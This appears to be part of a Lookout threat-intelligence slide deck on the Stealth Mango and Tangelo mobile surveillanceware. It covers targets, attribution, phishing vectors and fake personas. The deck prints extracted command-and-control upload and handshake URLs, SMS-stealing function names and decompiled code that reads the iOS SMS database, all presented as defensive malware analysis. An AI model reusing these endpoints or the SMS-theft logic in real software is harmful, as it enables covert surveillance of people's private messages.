__cstring:00...	00000015	C	http://www.apple.com
__cstring:00...	00000026	C	http://128.199.53.121/upload_file.php
__cstring:00...	00000028	C	http://178.238.226.34/spy/handshake.php
__cstring:00...	00000024	C	http://mb.theonespy.com/mic-bug-log
__cstring:00...	0000002F	C	http://automation.whatismyip.com/n09230945.asp

Tangelo

AppsterTech Links

Function name	A	Segment	Start	Length	Locals
f -[ATNewCallNotifier setDelegate:]		_text	0001CC70	00000020	0000000C
f -[ATNewSMSNotifier dealloc]		_text	00021E52	00000066	0000001C
f -[ATNewSMSNotifier delegate]		_text	00021EB8	0000001C	00000008
f -[ATNewSMSNotifier init]		_text	00021BA4	000000C2	00000028
f -[ATNewSMSNotifier registerCallback]		_text	00021C68	000000BE	00000030
f -[ATNewSMSNotifier setDelegate:]		_text	00021ED4	00000020	0000000C
f -[ATSMSManager copyFileToLocalDirectory:]		_text	00022682	00000280	0000006C
f -[ATSMSManager copyFileToLocalDirectory:toP...]		_text	00022902	00000232	00000060
f -[ATSMSManager dbHandler]		_text	0002486E	0000001C	00000008
f -[ATSMSManager dealloc]		_text	0002422C	0000008A	00000020
f -[ATSMSManager delegate]		_text	00024832	0000001C	00000008
f -[ATSMSManager getLocalSMSDatabaseFilePath]		_text	00022B34	000000BE	00000028
f -[ATSMSManager init]		_text	00022284	000003FE	000000AC
f -[ATSMSManager networkServiceDidError:]		_text	0002474A	00000064	0000001C
f -[ATSMSManager networkServiceDidFinish:]		_text	000242B6	00000494	000000D0
f -[ATSMSManager numbersDictionary]		_text	000247AE	0000001C	00000008
f -[ATSMSManager readAllSMS]		_text	00023274	00000BB6	00000230
f -[ATSMSManager readCurrentSMS]		_text	00024186	0000000A	00000008
f -[ATSMSManager readFromLocalDb]		_text	00023E2A	0000005C	00000014
f -[ATSMSManager readOldSMSs]		_text	000241A4	00000044	00000010

Tangelo


Functionality to read all SMS data

```
 57 v54 = self;
 58 v53 = a2;
 59 _objc_msgSend(self, "readThreadIds");
 60 _objc_msgSend(
 61     _OBJC_CLASS__NSSString,
 62     "stringWithFormat:",
 63     CFSTR("%@%@", 
 64     CFSTR("/var/mobile/Library/SMS"),
 65     CFSTR("sms.db")));
 66 v2 = _objc_msgSend(
 67     _OBJC_CLASS__NSSString,
 68     "stringWithFormat:",
 69     CFSTR("-----readAllSMS-----Exe mode"));
 70 NSLog(CFSTR(@"%@", v2));
 71 v52 = _objc_msgSend(v54, "getLocalSMSDatabaseFilePath");
 72 v3 = _objc_msgSend(
 73     _OBJC_CLASS__NSSString,
 74     "stringWithFormat:",
 75     CFSTR("-----readAllSMS-----SMS DB Path-----%@"),
 76     v52);
 77 NSLog(CFSTR(@"%@", v3));
 78 v4 = _objc_msgSend(v52, "UTF8String");
 79 v50 = sqlite3_open_v2(v4, &v51, 2, 0);
 80 v5 = _objc_msgSend(
 81     _OBJC_CLASS__NSSString,
```

Tangelo


Infrastructure Re-use

Tangelo was found to be re-using malicious linked infrastructure in their legitimate iOS apps for non-malicious uses.




[http://128.199.53\[.\]121/verify_server.php](http://128.199.53[.]121/verify_server.php)

Attack Vectors




Infection Vectors

Phishing



secure-apps.azurewebsites[.]net




Phishing URL to
Fake App Store



Fake Facebook persona

Facebook Personas

The image displays two side-by-side screenshots. On the left is a WhatsApp interface showing a profile picture of a woman and the name "Sana Halimi". Below the profile picture are three blue buttons: "Friends", "Following", and "Message". Underneath these buttons, it says "Lives in Dubai, United Arab Emirates" and "Joined July 2016". At the bottom, there are three tabs: "ABOUT", "PHOTOS", and "FRIENDS", with "ABOUT" being the active tab. A text input field at the bottom says "Write something to Sana...". On the right is a screenshot of a Facebook profile page for "Sana Halimi". The top of the page shows a banner image of a city skyline. Below the banner, it says "Sana Halimi is on Facebook. To connect with Sana, sign up for Facebook today." with "Log In" and "Sign Up" buttons. The "About" section lists "WORK: United Nations", "CURRENT CITY AND HOMETOWN: Dubai, United Arab Emirates (Current city)", and "Kabul, Afghanistan (Hometown)". The "Photos" section shows a grid of photos, with one photo of a couple highlighted. The "Others Named Sana Halimi" section shows two other profiles with the same name.





Infection Vectors


Physical Access



Credential Phishing



Takedowns



Stealth Mango & Tangelo

Freelance developed, nation state deployed

Android and iOS implants

- Android - StealthMango aka StealthAgent
- iOS - Tangelo
- Development and surveillance was very active

Targets

- **Primary** - Activists, government officials, and members of the military in **Pakistan, Afghanistan, India, Iraq, and the UAE**
- **Secondary** – inadvertent collection from victims in the United States, Australia, UK and elsewhere

Threat Actor & Associated Developers

- Freelance developers – linked to TheOneSpy
- APT group or individual(s) believed to be a part of the **Pakistani Military** and previously linked to **Operation C Major** and **Transparent Tribe**.



References

References

- **Lookout full report:** <https://blog.lookout.com/stealth-mango>
- **Amnesty full report:** <https://www.amnesty.org/en/latest/news/2018/05/pakistan-campaign-of-hacking-spyware-and-surveillance-targets-human-rights-defenders/>
- **Trend Micro:** <http://documents.trendmicro.com/assets/pdf/indian-military-personnel-targeted-by-information-theft-campaign-cmajor.pdf>
- **Proof Point:** <https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf>

Contact Us




Andrew Blaich
Twitter: @ablaich



Michael Flossman
Twitter: @terminalrift

Email: threatintel@lookout.com





Thank you!

Questions?

Note: All security research conducted by Lookout employees is performed according to the Computer Fraud and Abuse Act (CFAA) of 1986. As such, analysis of adversary infrastructure and the retrieval of any exposed data is limited to only that which is publicly accessible. Any sensitive information obtained during this process, such as usernames or passwords, is never used in any authentication-based situations where its use would grant access to services or systems.

